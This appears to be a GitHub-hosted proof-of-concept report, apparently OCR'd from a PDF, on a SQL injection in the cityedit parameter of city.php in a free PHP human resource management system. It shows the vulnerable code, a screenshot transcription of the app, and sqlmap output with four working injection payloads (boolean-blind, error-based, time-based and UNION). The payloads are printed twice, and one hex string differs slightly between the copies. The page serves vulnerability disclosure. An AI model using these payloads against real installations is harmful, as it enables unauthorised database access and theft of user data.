Hanfu-l / POC-Exp Public

Code Issues Pull requests Actions Projects Security Insights

main

POC-Exp / The Human Resource Management System cityedit parameter is injected.pdf


Hanfu-l Add files via upload

History


1 contributor

192 KB

SQL injection vulnerability exists in cityedit parameter of city.php file of human resource system, which may lead to leakage of important data of users or the system, harm system environment security, and cause information to be used by malicious users.



```
$staten = mysqli_query($db,"select * from state  ORDER BY Name");
if(isset($_GET['cityedit']))
{
  $cityid = $_GET['cityedit'];
  $edit = mysqli_query($db,"select * from city where CityId='$cityid'");
  $row = mysqli_fetch_assoc($edit);
  $name = $row['Name'];
  $id = $row['StateId'];
}
```



安全 | 192.168.31.40/hrm/city.php?cityedit=0
苏宁易购 搜索 淘宝 京东 天猫 河南农业职业学院... hackone 收件箱 (1) - hanfu... 商店 SRC
HRM
admin admin
admin
Home > Table Master > City

Add City

State

-- Select State --

City

City Name


ADD RESET

City

Search

ID	NAME
1	Sample 101
2	Sample 102
3	Manila
4	Muntinlupa
5	Los Angeles

SQLmap：



```
sqlmap identified the following injection point(s) with a total of 198 HTTP(s) requests:
---
Parameter: cityedit (GET)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: cityedit=0' RLIKE (SELECT (CASE WHEN (4217=4217) THEN 0 ELSE 0x28 END))-- Ikby

    Type: error-based
    Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: cityedit=0' OR (SELECT 4801 FROM(SELECT COUNT(*),CONCAT(0x71787a7871,(SELECT (ELT(4801=4801,1))),0x7171767071,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- dgR

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: cityedit=0' AND (SELECT 2277 FROM (SELECT(SLEEP(5)))kKiX)-- hvEb

    Type: UNION query
    Title: MySQL UNION query (NULL) - 3 columns
    Payload: cityedit=0' UNION ALL SELECT CONCAT(0x71787a7871,0x55695852767165744754667056757057794f66594a506f4d68656d7445624b674871574c4e674c7a,0x7171767071),NULL,NULL#
---
```

Sqlmap attack

attack="sqlmap identified the following injection point(s) with a total of 198 HTTP(s) requests:

Parameter: cityedit (GET)

```
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: cityedit=0' RLIKE (SELECT (CASE WHEN (4217=4217) THEN 0 ELSE 0x28 END))-- Ikby

    Type: error-based
    Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: cityedit=0' OR (SELECT 4801 FROM(SELECT COUNT(*),CONCAT(0x71787a7871,(SELECT (ELT(4801=4801,1))),0x7171767071,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- dgRt

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: cityedit=0' AND (SELECT 2277 FROM (SELECT(SLEEP(5)))kKiX)-- hvEb

    Type: UNION query
    Title: MySQL UNION query (NULL) - 3 columns
    Payload: cityedit=0' UNION ALL SELECT CONCAT(0x71787a7871,0x556958527671657447546670567570577794f66594a506f4d68656d7445624b674871574c4e674c7a,0x7171767071),NULL,NULL#
---"
```

Source Code Download
“https://www.sourcecodester.com/php/15740/human-resource-management-system-project-php-and-mysql-free-source-code.html”